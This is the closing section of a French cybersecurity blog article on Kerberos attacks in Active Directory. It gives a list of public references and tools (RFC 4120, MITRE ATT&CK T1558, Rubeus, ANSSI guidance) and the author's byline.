
- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN

Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr